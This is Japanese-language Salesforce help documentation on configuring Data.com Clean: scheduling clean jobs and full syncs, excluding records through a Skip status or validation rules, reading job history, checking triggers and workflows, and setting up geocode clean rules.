Data.com Clean を使用した Salesforce 取引先レコードの完全同期のスケジュール設定

D&B DUNSRight™ マッチングサービスを使用すると、取引先クリーンアップジョブを次に実行するときに、取引先レコードと Data.com の完全同期をスケジュール設定できます。完全同期では、すべての取引先レコードが Data.com のレコードと比較され、以前のジョブでは一致しなかったレコードの一致が検出されることがあります。

Data.com Clean ジョブによるレコードの更新の回避

自動ジョブの実行時に、個別の取引先レコード、取引先責任者レコード、およびリードレコードが Data.com データで更新されないようにすることができます。

Data.com クリーンアップジョブ履歴の確認

Data.com クリーンアップジョブ履歴テーブルでは、現在のジョブを確認し、ジョブのエラーログにアクセスできます。

Data.com クリーンアップジョブのスケジュールに関する考慮事項

クリーンアップジョブで自動的にクリーンアップされるように、レコードをスケジュールする場合の考慮事項に留意します。

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

重要: 取引先レコード、取引先責任者レコード、またはリードレコードの更新時にトリガを実行するように設定しており、また、トリガで SOQL クエリが実行される場合は、クエリによってそれらのオブジェクトに対するジョブが妨げられる可能性があります。Apex トリガ (結合) では、バッチあたり 200 個を超える SOQL クエリを設定することができません。この制限を超えると、そのオブジェクトに対するジョブが失敗します。また、トリガが @future メソッドである場合は、バッチあたり 10 個の @future コールという制限が適用されます。

- ジョブは、Data.com Clean ライセンスのある組織のみが使用できます。
- ジョブを実行するには、ジョブが少なくとも週に 1 日スケジュールされている必要があります。
- ジョブは、有効化されたオブジェクトのレコードのみを処理します。
- 完全同期ジョブでは、クリーンアップ状況に関わらずすべてのレコードがクリーンアップされます。*増分同期*ジョブでは、クリーンアップ状況が 未比較 になっているレコードのみがクリーンアップされます。
- 完全同期ジョブは、増分同期ジョブの代わりに実行されます。
- 完全同期ジョブの実行がスケジュールされている場合、このジョブはレコードが変更されていない場合でも実行されます。
- ジョブ間の所要時間は、前のジョブが完了してから次のジョブが開始するまでの時間です。
- ジョブはスケジュール設定に従ってキューに入れられ、取引先、取引先責任者、リードごとに独立して実行されます。Data.com Social Key を使用すると、ジョブで取引先責任者とリードのソーシャルハンドルを検出して関連付けるプロセスも実行されます。
- ジョブの完了までにかかる時間は、選択したマッチングサービス (取引先ジョブの場合)、ジョブでクリーンアップするレコード数、全体的な Salesforce パフォーマンスなどのいくつかの要素によって異なります。Data.com マッチングを使用する場合、ジョブは約 1 日で 3,000,000 件のレコードをクリーンアップします。DUNSRight™ マッチングを使用する場合、ジョブは約 1 日で 750,000 件のレコードをクリーンアップします。

- ライブデータを使って本番組織で自動クリーンアップジョブを実行する前に、Sandbox環境でその機能を試してみます。Data.com Clean が本番組織にインストールされたら、同じ権限とデータが保持されるようにSandboxを更新します。次に、Data.com Clean の実装手順に従って、Sandboxにクリーンアップを設定します。Sandbox 環境ですべてが問題なく実行する場合は、本番組織で同じ実装手順に従います。
- Sandbox 環境でスケジュールされたジョブは、30 日後に期限切れになります。
- 最良の結果を得るには、［国］および［都道府県］項目に有効な値を含めることをお勧めします。
- ジョブをスケジュールする前に、取引先、取引先責任者、およびリードデータの定期的なバックアップをスケジュールすることをお勧めします。これは適切な措置であり、バックアップしておくことで、Salesforce レコードの一致が不適切であった場合に以前のバージョンに戻すことができます。
- 取引先、取引先責任者、およびリードの項目履歴管理を設定する。項目履歴管理によって、項目の値への変更を識別し、変更者と変更日時を追跡できます。項目履歴管理を使用する場合、[取引先履歴]、[取引先責任者履歴]、[リード履歴] 関連リストをそれらのオブジェクトのそれぞれのページレイアウトに必ず追加します。
- ジョブは、個人取引先レコードを処理しません。
- [取引先の会社情報] クリーンアップルールは、クリーンアップジョブと競合します。この競合を回避するには、「会社情報クリーンアップルールの設定に関する考慮事項」を参照してください。

関連トピック:

Data.com Clean の設定

Data.com クリーンアップジョブの設定

取引先マッチングサービスの選択に関するガイドライン

Data.com クリーンアップジョブのスケジュール設定

レコードのクリーンアップ状況を最新に保つには、レコードを Data.com と比較する自動ジョブをスケジュール設定します。ジョブは、Data.com Clean ライセンスのある組織のみが使用できます。

1. ジョブをスケジュール設定する前に、「Data.com クリーンアップジョブのスケジュールに関する考慮事項」を確認します。
2. [設定] から、[クイック検索] ボックスに「ジョブ」と入力し、[クリーンアップ] セクションの [ジョブ] を選択します。
3. ジョブを実行する曜日を選択します。
4. 希望開始時刻を選択します。

   メモ: ジョブは独立して実行されるため、正確な開始時間は変わる場合があります。

5. [保存] をクリックします。

関連トピック:

- Data.com Clean の設定
- Data.com クリーンアップジョブの設定
- Data.com クリーンアップジョブのスケジュールに関する考慮事項
- Data.com クリーンアップジョブ履歴の確認

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com クリーンアップジョブをスケジュール設定し、ジョブ履歴を表示する
- 「アプリケーションのカスタマイズ」

Data.com Clean を使用した Salesforce 取引先レコードの完全同期のスケジュール設定

D&B DUNSRight™ マッチングサービスを使用すると、取引先クリーンアップジョブを次に実行するときに、取引先レコードと Data.com の完全同期をスケジュール設定できます。完全同期では、すべての取引先レコードが Data.com のレコードと比較され、以前のジョブでは一致しなかったレコードの一致が検出されることがあります。

要求した完全同期の実行が完了すると、このオプションはオフになります。このオプションをオンに戻して、30 日ごとに別の完全同期をスケジュール設定できます。完全同期の処理中、または完全同期の最後の実行以降の経過時間が示されます。

1. [設定] から、[クイック検索] ボックスに「ジョブ」と入力し、Data.com の [ジョブ] を選択します。
2. 完全同期を [オン] にするには、[次のジョブで完全同期] の横にあるボタンをクリックします。
   要求した完全同期の実行が完了すると、ボタンは [オフ] になります。

関連トピック:

- Data.com Clean の設定
- Data.com クリーンアップジョブの設定

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com クリーンアップジョブをスケジュール設定し、ジョブ履歴を表示する
- 「アプリケーションのカスタマイズ」

Data.com Clean ジョブによるレコードの更新の回避

自動ジョブの実行時に、個別の取引先レコード、取引先責任者レコード、およびリードレコードがData.comデータで更新されないようにすることができます。

スキップ Clean 状況を使用した Data.com Clean ジョブによるレコードの更新の回避

［スキップ対象レコード］Data.com Clean ジョブスキップ設定を使用すると、［クリーンアップ状況］が スキップ のレコードはジョブによって更新されなくなります。ジョブでレコードを更新しないようにするには、この方法をお勧めします。

カスタム項目および入力規則を使用した Data.com クリーンアップジョブによるレコードの更新の回避

カスタム項目を使用して、自動更新しないレコードを識別します。次に、それらのレコードをスキップするようにジョブに指示する入力規則を作成します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

- Data.com クリーンアップジョブの設定
- Data.com Clean の設定
- Data.com Clean ジョブによってレコードを自動的に更新されないようにすることは可能ですか?

スキップ Clean 状況を使用した Data.com Clean ジョブによるレコードの更新の回避

［スキップ対象レコード］Data.com Clean ジョブスキップ設定を使用すると、［クリーンアップ状況］が スキップ のレコードはジョブによって更新されなくなります。ジョブでレコードを更新しないようにするには、この方法をお勧めします。

1. [設定] から、［クイック検索］ボックスに「設定」と入力し、[個人設定] を選択します。
2. 取引先、取引先責任者、およびリードのジョブの [ジョブスキップ設定] から［スキップ対象レコード］を選択します。
3. 設定を保存します。
4. ジョブで更新しないレコードの［クリーンアップ状況］を［スキップ］に設定します。

   ヒント: Salesforce API、データローダ、または Apex トリガを使用すると、複数のレコードに対して［クリーンアップ状況］を設定できます。

5. レコードの更新時に スキップ レコードの［クリーンアップ状況］が変更されないようにするため、Apex トリガを作成します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ジョブ設定を定義する
- 「アプリケーションのカスタマイズ」

Apex クラスとトリガを作成する
- 「Apex 開発」

レコードが更新されるときに、このトリガによってレコードの［クリーンアップ状況］は スキップ に戻されます。これにより、ジョブでレコードが更新されなくなります。

関連トピック:

カスタム項目および入力規則を使用した Data.com クリーンアップジョブによるレコードの更新の回避

カスタム項目および入力規則を使用した Data.com クリーンアップジョブによるレコードの更新の回避

カスタム項目を使用して、自動更新しないレコードを識別します。次に、それらのレコードをスキップするようにジョブに指示する入力規則を作成します。

重要: 自動更新を回避する入力規則を作成する場合は、次のベストプラクティスに留意してください。

入力規則では Data.com クリーンアップジョブのログにエントリおよび関連メッセージが生成されますが、ユーザのジョブではその他のエントリおよびエラーが生成される場合があるため、ジョブのログを注意深く確認してください。

1. クリーンアップジョブで自動的に更新されないようにするレコードがある各オブジェクトのカスタム項目を作成します。
次に、カスタム項目の定義方法の例を示します。

項目	値または選択
データ型	チェックボックス
項目表示ラベル	*Data.com で自動更新しない*
デフォルト値	チェックなし
説明	*自動クリーンアップジョブによって、一致する Data.com レコードの値で項目が更新されないようにします。*
ヘルプテキスト	*Data.com クリーンアップジョブによる自動項目更新からこのレコードを除外します。*

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

項目の入力規則を定義または変更する
- 「アプリケーションのカスタマイズ」

項目の入力規則を表示する
- 「設定の参照」

2. [Data.com Does Not Auto-Update (Data.com で自動更新を行わない)] (または設定したカスタム項目名) のあるレコードの自動更新をブロックするため、入力規則を作成します。
次に、各オブジェクトの入力規則の定義方法の例を示します。

項目	値または選択
ルール名	*Block_autoupdate_from_Data_com*

項目	値または選択
説明	*レコードレベルで、自動クリーンアップジョブで項目値が自動的に更新されないようにします。*
[エラー条件数式] (取引先)	*(あなたのカスタム項目 **API** 名)* && ($User.Alias = "autocln") && (ISCHANGED(DunsNumber) || ISCHANGED(NumberOfEmployees) || ISCHANGED(AnnualRevenue) || ISCHANGED(TickerSymbol) || ISCHANGED(Website) || ISCHANGED(Industry) || ISCHANGED(Ownership) || ISCHANGED(BillingCity) || ISCHANGED(BillingCountry) || ISCHANGED(BillingState) || ISCHANGED(BillingStreet) || ISCHANGED(BillingPostalCode) || ISCHANGED(Phone) || ISCHANGED(Fax) || ISCHANGED(Site) || ISCHANGED(Tradestyle) || ISCHANGED(YearStarted) || ISCHANGED(Sic) || ISCHANGED(SicDesc) || ISCHANGED(NaicsCode) || ISCHANGED(NaicsDesc) || ISCHANGED(Description))
[エラー条件数式] (取引先責任者)	*(あなたのカスタム項目 **API** 名)* && ($User.Alias = "autocln") && (ISCHANGED(Title) || ISCHANGED(Email) || ISCHANGED(Phone) || ISCHANGED(MailingStreet) || ISCHANGED(MailingCity) || ISCHANGED(MailingState) || ISCHANGED(MailingCountry) || ISCHANGED(MailingPostalCode))
[エラー条件数式] (リード)	*(あなたのカスタム項目 **API** 名)* && ($User.Alias = "autocln") && (ISCHANGED(Company) || ISCHANGED(Title) || ISCHANGED(Email) || ISCHANGED(Phone) || ISCHANGED(Street) || ISCHANGED(City) || ISCHANGED(State) || ISCHANGED(PostalCode) || ISCHANGED(Country) || ISCHANGED(NumberOfEmployees) || ISCHANGED(AnnualRevenue) || ISCHANGED(Industry) || ISCHANGED(CompanyDunsNumber))
エラーメッセージ	*このレコードは、Data.com クリーンアップジョブによる自動項目更新から除外されています。*

3. 自動更新しない各レコードを開き、[自動更新しない] (または設定したカスタム項目名) を選択します。自動ジョブを実行すると、更新されないレコードごとに、ジョブログに「This record has been excluded from automated field updates from Data.com Clean jobs.」というメッセージが表示されます。

   ヒント: データローダまたはカスタムトリガを使用すると、複数のレコードに対してこのチェックボックスをオンにできます。

関連トピック:

- カスタム項目の作成
- 入力規則の定義
- スキップ Clean 状況を使用した Data.com Clean ジョブによるレコードの更新の回避

Data.com クリーンアップジョブ履歴の確認

Data.com クリーンアップジョブ履歴テーブルでは、現在のジョブを確認し、ジョブのエラーログにアクセスできます。

重要: 「自動更新を行わない」入力規則を使用して、Data.com クリーンアップジョブによって選択したレコードが自動更新されないようにしている場合は、この入力規則のクリーンアップジョブログへの影響を必ず理解してください。この入力規則ではジョブログにエントリおよび関連メッセージが生成されますが、ユーザのジョブによってその他のエントリおよびエラーが生成される場合があります。このため、ジョブログを注意深く確認してください。この入力規則は、Data.com レポートの AppExchange パッケージで使用できます。

1. [設定] から、[クイック検索] ボックスに「ジョブ」と入力し、[ジョブ] を選択します。
2. [クリーンアップジョブ履歴] セクションにはジョブの詳細が表示されます。
3. レコードの処理時にジョブでエラーが発生した場合は、[バッチエラー] または [エンティティエラー] 列のリンクをクリックして、ジョブログの .csv ファイルをダウンロードします。

   21 日間保存されます。

次は、テーブル列の定義です。

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com クリーンアップジョブをスケジュール設定し、ジョブ履歴を表示する

- 「アプリケーションのカスタマイズ」

列ヘッダー	定義
日付	ジョブが実行された日付。
登録時刻	ジョブがジョブキューに送信された時刻。ジョブは独立して実行されるため、この時刻はジョブが実行された正確な時刻ではない場合があります。

列ヘッダー	定義
ジョブ種別	ジョブの種類 (取引先、D&B 企業、取引先責任者、またはリード用)。 取引先ジョブには複数の種類があります。 取引先 (Data.com マッチング): Data.com マッチングサービスを使用して取引先レコードが照合されました。 取引先 (DUNSRight マッチング): DUNSRight マッチングサービスを使用して取引先レコードが照合されました。 取引先 (D-U-N-S Number ルックアップ): [D-U-N-S 番号] 項目 (存在する場合) を使用して、取引先レコードが再照合 (検索) されました。
ジョブの状況	ジョブの状況。 キュー: ジョブは実行待ちのキューに入っています。この状況のジョブでは、[登録時刻] 列にダッシュ (–) が表示されます。 準備: ジョブは実行の準備中です。 処理中: ジョブは処理中です。 完了: ジョブの実行が終了しました (エラーあり、またはエラーなし)。 失敗: ジョブの実行が失敗しました。 中止: ジョブは実行前または実行中に中止されました。
レコード数	ジョブで処理された Salesforce レコードの合計数。
一致	ジョブで Data.com レコードに一致した Salesforce レコードの合計数。
不一致	ジョブで Data.com レコードに一致しなかった Salesforce レコードの合計数。
無効	Data.com で 無効 とマークされた Salesforce レコードの件数。
バッチエラー	ジョブの実行中に発生したバッチエラーの合計数。ダッシュは、エラーがないか、データがないことを示します。バッチエラーのジョブログが作成された場合は、リンクをクリックし、.csv ファイルをダウンロードして開きます。

列ヘッダー	定義
エンティティエラー	ジョブの実行中に発生したエンティティエラーの合計数。ダッシュは、エラーがないか、データがないことを示します。エンティティエラーのジョブログが作成された場合は、リンクをクリックし、.csv ファイルをダウンロードして開きます。入力規則のエラーなどが原因でレコードの保存に失敗したため生成されたエンティティエラーの説明を確認できます。通常、エンティティエラーは入力規則のエラーまたは必要な項目の違反の結果発生します。説明がある場合は、表示されます。 ジョブの実行中にエラーが生成されたレコードの一意の ID。レコードを開くには、Salesforce インスタンスの URL に 15 桁の ID を追加します。例: `https://na1.salesforce.com/0013000000hKBTq`.

関連トピック:

- Data.com Clean の設定
- Data.com クリーンアップジョブの設定

クリーンアップの互換性を確保するためのトリガおよびワークフロールールの確認

クリーンアップで有効になっているオブジェクト(取引先、取引先責任者、リード、D&B 企業)に対してトリガまたはワークフロールールを使用している組織の場合、レコードがクリーンアップされたときにユーザに予期しない結果が生じないように、トリガおよびワークフローを確認して、これらを調整またはスキップすることを検討してください。

1. 手動またはクリーンアップジョブによってクリーンアップされるオブジェクトに対してトリガを使用している場合、オブジェクトの管理設定から[トリガ]に移動します。
2. 各トリガを開いて調べ、レコードのクリーンアップ時にシステムまたはユーザに予期しない結果が生じないことを確認します。1 つまたは 2 つのトリガで予期しない結果が生じる可能性があることが判明したら、それらのトリガを調整できます。クリーンアップジョブを使用している場合に、予期しない結果が生じる可能性のあるトリガを複数検出したら、ジョブの実行時にトリガをスキップすることを検討してください。[設定]から、[クイック検索]ボックスに「*設定*」と入力し、[クリーンアップ]の[個人設定]を選択して、[クリーンアップ設定]ページでそのオプションを選択できます。
3. ワークフロールールを使用する場合は、[設定]から[クイック検索]ボックスに「*ワークフロールール*」と入力し、[ワークフロールール]を選択します。
4. 各ワークフロールールを開いて調べ、レコードのクリーンアップ時にシステムまたはユーザに予期しない結果が生じないことを確認します。1 つまたは 2 つのワークフロールールで予期しない結果が生じる可能性があることが判明したら、それらのルールを調整できます。クリーンアップジョブを使用している場合に、予期しない結果が生じる可能性のあるルールを複数検出したら、ジョブの実行時にワークフロールールをスキップすることを検討してください。このオプションは、[クリーンアップ設定]ページで選択できます。[設定]から、[クイック検索]ボックスに「*設定*」と入力し、[クリーンアップ]の[個人設定]を選択して、[クリーンアップ設定]ページでそのオプションを選択できます。
5. 使用しているすべてのトリガおよびワークフロールールを対象として、そのオブジェクトに対して次にクリーンアップジョブが実行された後で、影響を受けるオブジェクトレコードの結果を確認します。

例: 任意の方法でリードレコードが更新されるたびに ToDo を作成して割り当てるトリガが組織にあるとします。クリーンアップジョブを使用してリードをクリーンアップすると、想定よりも多くの ToDo がユーザに割り当てられる可能性があります。そのため、レコードが*手動で編集*または *Salesforce* ユーザによってクリーンアップされたときにのみ ToDo が作成されて割り当てられるようにトリガを調整できます。[最終更新者]項目を確認して、最後にレコードを更新したユーザを特定できます。最後にクリーンアップジョブによって更新されたレコードの場合、その項目に `Data.com Clean` と

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com Clean を実装する
- 「アプリケーションのカスタマイズ」

Data.com Prospector を実装する
- 「アプリケーションのカスタマイズ」

トリガを定義する
- 「Apex 開発」

ワークフロールールを定義する
- 「アプリケーションのカスタマイズ」

表示され、ユーザによって更新されたレコードの場合、ユーザの名と性が表示されます。

関連トピック:

会社情報クリーンアップルールの設定に関する考慮事項

Data.com Clean のリストビューの設定

Data.com Clean ユーザがリストからレコードをクリーンアップする前に、[状況をクリーンアップ] 項目を組織のリストビューに追加する必要があります。

1. リストからクリーンアップするレコードのオブジェクトのタブ ([取引先]、[取引先責任者]、または [リード]) をクリックします。

   メモ: 取引先レコードをクリーンアップするために組織で DUNSRight マッチングを使用している場合、リストビューのクリーンアップは取引先レコードには使用できません。

2. ドロップダウンからビューを選択し、[編集] をクリックします。
3. [選択可能な項目] リストをスクロールダウンして [状況をクリーンアップ] 項目を見つけ、[選択済みの項目] リストに追加します。
   リストビューに [クリーンアップ] ボタンが自動的に追加されます。
4. Data.com Social Key を使用している場合は、有効化したソーシャルネットワークの項目 (LinkedIn®、Twitter、または Facebook) を取引先責任者のリストビューに追加することもできます。

   ソーシャルネットワーク項目は、リードのリストビューには使用できません。

関連トピック:

Salesforce Classic でのリストビューの作成

Data.com Clean の設定

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタムリストビューを作成する
- リストに表示されているレコードタイプに対する「参照」

公開リストビューを作成、編集、または削除する
- 「公開リストビューの管理」

Data.com クリーンアップルールの設定

営業担当およびマーケティングチームが顧客と良好な関係を維持し、最も有望なリードと商談を追跡できるようにします。Salesforce 取引先、取引先責任者、およびリードを最新情報で自動的に強化します。Data.com クリーンアップルールを使用すれば、すべてが実現できます。

クリーンアップルールとは?

クリーンアップルールによって、データがクリーンで完全かつ最新の状態になります。組織の Data.com クリーンアップルールを設定して有効化するだけで、レコードは自動的にデータサービスと照合され、新しいデータが使用可能かどうかが確認されます。クリーンアップルール設定に基づいて、レコードは新しいデータで更新されます。クリーンアップルールでは、高品質のデータを簡単に維持できます。

住所の地理コード情報の自動取得

近隣の見込み客の検索、テリトリーとキャンペーンの割り当てなどは、営業チームとマーケティングチームにとって役立ちます。地理コードでこれらすべてを簡単に行うことができます。数回クリックするだけで、取引先、取引先責任者、およびリードの住所の地理コードを自動的に取得できます。

重要な組織情報を使用したリードの自動強化

営業担当者とマーケティング担当者が最も有望なリードを簡単に追跡し、適切なテリトリーとキャンペーンにすぐに割り当てられるようにします。Data.com Clean ライセンスを使用して、年間売上、業種、D-U-N-S Number、従業員数などの貴重な組織情報を簡単にリードに追加できます。

クリーンアップルールの効果を調べるためのガイドライン

自分の組織に Data.com Clean の効果がどの程度あるかを調べることができます。クリーンアップルールの一致率が表示される[クリーンアップの重要情報]ページを確認します。Data.com でデータサービスのレコードと一致した処理済みレコードの割合が表示されます。レコードが一致すると、最新のデータで更新することができます。

標準 Data.com クリーンアップルール

標準クリーンアップルールの主要な詳細には、各クリーンアップルールの動作と影響を受ける項目が含まれます。

Data.com クリーンアップルールの状況

Data.com クリーンアップルールを有効にすると、レコードのルールに関連付けられている状況が表示されます。この状況により、レコードのデータがデータサービスとどのように比較されているかが示されます。

クリーンアップルールとは?

クリーンアップルールによって、データがクリーンで完全かつ最新の状態になります。組織の Data.com クリーンアップルールを設定して有効化するだけで、レコードは自動的にデータサービスと照合され、新しいデータが使用可能かどうかが確認されます。クリーンアップルール設定に基づいて、レコードは新しいデータで更新されます。クリーンアップルールでは、高品質のデータを簡単に維持できます。

クリーンアップルールは Data.com Clean 機能ですが、一部のクリーンアップルールでは Data.com ライセンスは必要ありません。たとえば、地理コードクリーンアップルールは誰でも使用可能です。クリーンアップルールは他のクリーンアップ機能とは独立していますが、クリーンアップルールによってクリーンアップジョブなどの他のクリーンアップ機能と同じレコードが更新される場合があります。

これらのクリーンアップルールは、どのように機能するのでしょうか。

そのしくみは簡単です。クリーンアップルールは、Salesforce レコードがクリーンアップされる方法を制御します。

レコードをクリーンアップするときに、データサービスの一致するレコードと比較します。新しいデータが使用可能である場合は、レコードに追加できます。クリーンアップルールではプロセス全体が制御されます。クリーンアップルールは、レコードがクリーンアップされるたびに、次のような項目を指定するために使用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

地理コードクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Data.com Clean ライセンスで他のクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- クリーンアップに使用するデータサービス(レコードが比較されるソースおよびレコードがデータソースのレコードと一致するかどうかを確認するプロセスを含む)
- クリーンアップされるオブジェクト
- レコードをデータサービスのレコードと照合するために使用される項目
- 一致が見つかったときに更新される項目
- レコードがクリーンアップされるときの項目の更新方法(たとえば、Salesforce項目の値はデータサービスのデータで上書きされる)
- レコードがクリーンアップされるときにトリガおよびワークフロールールを実行するかどうか

メモ: 一部のクリーンアップルールは、データにアクセスするためだけに設定されます。「評価のみ」ルールでは、レコード用に新しいデータが使用可能であるかどうかが確認されて、そのデータからどれくらいの値を取得するかが示されます。

クリーンアップルールを有効にすると、すぐに適用されます。既存のレコードで新しいデータが使用可能かどうかが確認されます。新規レコードは、保存時にチェックされます。新しいデータが使用可能である場合、レコードはクリーンアップルール設定に基づいて更新されます。

例: リードの住所の緯度と経度に基づいて、リードをテリトリーに割り当てるアプリケーションがあるとします。ここで1つ問題があります。Salesforceのリードの住所では、緯度と経度の値が更新されていません。しかし、心配は無用です。[リード住所の地理コード]クリーンアップルールを設定して有効化するだけで更新されます。地理コード情報は、既存のリードおよび新しいリードのすべてに自動的に追加されます。このルールの概要は、次のとおりです。

属性	値
名前	リード住所の地理コード
データサービス	Data.com 地理情報
オブジェクト	リード
項目のクリーンアップ	[住所]項目に関連付けられている、緯度、経度、精度の項目。 • `Latitude` • `Longitude` • `GeocodeAccuracy` メモ: これらの項目をページレイアウトに追加することはできません。ただし、カスタム数式項目を使用するか、Salesforce APIをクエリして、項目を参照できます。
項目の更新方法	上書き
ルールが有効になったとき、または保存されたとき、すべてのレコードをクリーンアップする	はい
トリガをスキップ	はい

属性	値
ワークフロールールをスキップ	はい
最終更新情報を更新しない	はい

関連トピック:

Data.com クリーンアップルールの設定

標準 Data.com クリーンアップルール

住所の地理コード情報の自動取得

近隣の見込み客の検索、テリトリーとキャンペーンの割り当てなどは、営業チームとマーケティングチームにとって役立ちます。地理コードでこれらすべてを簡単に行うことができます。数回クリックするだけで、取引先、取引先責任者、およびリードの住所の地理コードを自動的に取得できます。

重要: 地理コードは、Data.com テクノロジを使用してレコードに追加されます。ただし、この機能の使用に Data.com ライセンスは必要ありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

地理コードクリーンアップルールの設定に関する考慮事項

Data.com 地理コードクリーンアップルールを使用して Salesforce 取引先、取引先責任者、およびリードに地理コード情報を追加する前に、次の考慮事項を確認してください。

地理コードクリーンアップルールの設定

数ステップで、Data.com 地理コードクリーンアップルールを設定して有効化できます。設定後、地理コードは自動的に既存の取引先、取引先責任者、およびリードに追加されます。新規取引先、取引先責任者、およびリードには、保存時にこの情報が追加されます。

地理コードクリーンアップルールの設定に関するガイドライン

Data.com を使用して Salesforce レコードに地理コード情報を自動的に追加する場合は、いくつかの重要なガイドラインに従ってください。

地理コードクリーンアップルールのクリーンアップ状況の確認

Data.com 地理コードクリーンアップルールは、取引先、取引先責任者、およびリードの住所の地理コードを自動的に追加します。個々のレコードが地理コードクリーンアップルールで処理されたかどうかと、その処理の状況を確認できます。クリーンアップルールをテストする場合、クリーンアップルールを使用して手動でレコードをクリーンアップできます。クリーンアップルールを使用するとレコードは自動的にクリーンアップされるため、手動でレコードをクリーンアップする必要はなくなります。

地理コードがレコードに追加されたことの確認

地理コード項目は通常、レコードに表示されないため、いくつかの手順を実行して、地理コードがData.com 地理コードクリーンアップルールを使用して Salesforce レコードに追加されていることを確認する必要があります。

地理コード項目

地理コード情報では、経度、緯度、および精度評価を使用して場所を識別します。地理コード項目は、Salesforce の取引先、取引先責任者、およびリードの標準住所で使用できます。地理コード項目はレコードには表示されませんが、Salesforce API を使用して参照できます。

地理コードクリーンアップルールの設定に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Data.com 地理コードクリーンアップルールを使用して Salesforce 取引先、取引先責任者、およびリードに地理コード情報を追加する前に、次の考慮事項を確認してください。

重要: 地理コードは、Data.com テクノロジを使用してレコードに追加されます。ただし、この機能の使用に Data.com ライセンスは必要ありません。

- 地理コード情報がレコードに追加されるときに、次の影響があります。
  - 地理コード情報項目の既存の値は上書きされます。
  - `SystemModStamp` 項目は常に更新されます。この項目を使用するインテグレーションが影響を受けないことを確認します。
  - `LastModifiedDate` および `LastModifiedById` 項目は*更新されません*。これは、デフォルトのオプションです。地理コードクリーンアップルールを設定するときに、このオプションを変更できます。
- 地理コード情報はレコードには表示されません。ただし、Salesforce API を使用して表示できます。レコードに地理コード情報項目を表示する数式を使用して、カスタム項目を作成することもできます。
- クリーンアップルールに関連付けられた状況情報は、Sandbox にコピーしたり Sandbox からコピーしたりすることはできません。たとえば、本番組織で［リード住所の地理コード］クリーンアップルールを有効化すると、地理コード情報が既存のすべてのリードに正常に追加されます。その結果、各リードの［リード住所の地理コード］クリーンアップルールの状況が 同期済み になります。レコードのこの状況情報を Sandbox にコピーすることはできません。Sandbox の状況情報を取得するには、クリーンアップルールを有効化して Sandbox のレコードを処理する必要があります。
- 個人取引先は現在サポートされていません。

関連トピック:


地理コードクリーンアップルールの設定

地理コードクリーンアップルールの設定

数ステップで、Data.com地理コードクリーンアップルールを設定して有効化できます。設定後、地理コードは自動的に既存の取引先、取引先責任者、およびリードに追加されます。新規取引先、取引先責任者、およびリードには、保存時にこの情報が追加されます。

重要: 地理コードは、Data.comテクノロジを使用してレコードに追加されます。ただし、この機能の使用にData.comライセンスは必要ありません。

1. [設定]から、［クイック検索］ボックスに「クリーンアップルール」と入力し、[クリーンアップルール]を選択します。
2. 地理コードクリーンアップルールを編集します。4つの地理コードクリーンアップルールがあります。「標準Data.comクリーンアップルール」を参照してください。
3. クリーンアップルール設定を確認します。



4. ルールを保存します。
5. ルールを有効にします。
［このルールが有効化または保存されたときにすべてのレコードをクリーンアップ］が選択されている場合、地理コードは既存のすべてのレコードに自動的に追加されます。新規レコードには、保存時に地理コードが自動的に追加されます。既存の地理コード値は上書きされません。
